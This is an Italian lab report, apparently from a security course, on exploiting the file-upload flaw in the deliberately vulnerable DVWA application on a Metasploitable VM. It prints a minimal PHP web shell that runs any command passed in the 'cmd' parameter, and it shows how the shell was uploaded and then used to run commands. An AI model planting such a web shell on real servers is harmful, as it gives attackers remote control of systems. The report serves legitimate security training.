

# Relazione Tecnica: Sfruttamento Vulnerabilità File Upload su DVWA


## 1. Introduzione e Obiettivi

L'obiettivo dell'esercitazione è dimostrare come l'assenza di controlli adeguati nel caricamento di file possa permettere a un utente malintenzionato di ottenere il controllo remoto (Remote Code Execution) di un server. Per l'attività è stata utilizzata la piattaforma **Damn Vulnerable Web Application (DVWA)**.


## 2. Configurazione dell'Ambiente di Laboratorio

Prima di procedere con l'exploit, è stata configurata l'infrastruttura di rete per garantire la comunicazione tra la macchina attaccante e il bersaglio:

- **Macchina Attaccante:** Kali Linux (IP: **192.168.50.100**).
- **Macchina Bersaglio:** Metasploitable (IP: **192.168.50.101**).
- **Verifica Connettività:** È stato eseguito un test di **ping** bidirezionale per confermare la comunicazione tra i due sistemi.



```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali:~$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data:  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=13.4 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=23.5 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=16.0 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.20 ms  
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=3.61 ms  
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=17.3 ms  
^C  
--- 192.168.50.101 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 5063ms  
rtt min/avg/max/mdev = 1.199/12.501/23.547/7.796 ms  
kali@kali:~$
```




```
Metasploitable [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
msfadmin@metasploitable:~$ ping 192.168.50.100  
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data:  
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=0.718 ms  
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.920 ms  
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.667 ms  
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=1.32 ms  
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.993 ms  
64 bytes from 192.168.50.100: icmp_seq=6 ttl=64 time=1.13 ms  
^C  
--- 192.168.50.100 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 5006ms  
rtt min/avg/max/mdev = 0.667/0.959/1.325/0.230 ms  
msfadmin@metasploitable:~$
```

### 3. Preparazione della Shell PHP

Seguendo le indicazioni della traccia , è stata creata una shell PHP minimale denominata `shell.php`.

- **Codice della Shell:** Lo script utilizza la variabile `$_REQUEST` per catturare input tramite il parametro `cmd` ed eseguirlo sul sistema tramite la funzione `system()`.
- È stato aggiunto un tag `<h1>` con il testo "BENVENUTI" per facilitare la verifica visiva del caricamento.


A screenshot of a text editor window titled "~/Desktop/shell.php - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu is a toolbar with various icons for file operations and editing. The main area contains PHP code for a shell script. The code is as follows:

```
1 <?php if(isset($_REQUEST["cmd"]))
2 {
3     echo "<pre>";
4     $cmd = ($_REQUEST["cmd"]);
5     system($cmd); echo "</pre>";
6     die;
7 }
8 ?>
9
10 <h1> BENVENUTI </h1>
11
```


## 4. Esecuzione dell'Exploit (File Upload)

Per procedere con l'attacco, è stato necessario configurare correttamente l'applicazione:

1. **Livello di Sicurezza:** Il "Security Level" di DVWA è stato impostato su **LOW** per consentire il caricamento del file senza restrizioni lato server.




2. **Upload:** È stato utilizzato il modulo presente nella sezione "File Upload" per caricare il file `shell.php`.
3. **Conferma:** L'applicazione ha confermato il corretto caricamento indicando il percorso relativo del file: `../../hackable/uploads/shell.php`.




## 5. Esecuzione Remota di Comandi (RCE)


Una volta caricata, la shell è stata richiamata tramite il browser per interagire con il sistema operativo della Metasploitable.

- **Accesso Iniziale:** Navigando all'URL della shell, il server ha restituito la stringa "BENVENUTI".



- **Esecuzione Comando:** È stato inviato il comando `ls` tramite il parametro GET (`?cmd=ls`).
- **Risultato:** Il server ha risposto elencando i file presenti nella cartella di upload, tra cui `dvwa_email.png` e la stessa `shell.php`, confermando l'avvenuta Remote Code Execution.





## 6. Analisi con BurpSuite

Durante tutto il processo, BurpSuite è stato utilizzato come proxy per intercettare e analizzare il traffico HTTP.

- È stata analizzata la struttura delle richieste **POST** (per l'upload) e **GET** (per l'esecuzione).
- L'analisi ha confermato che i parametri vengono passati correttamente nel campo URL per i comandi shell.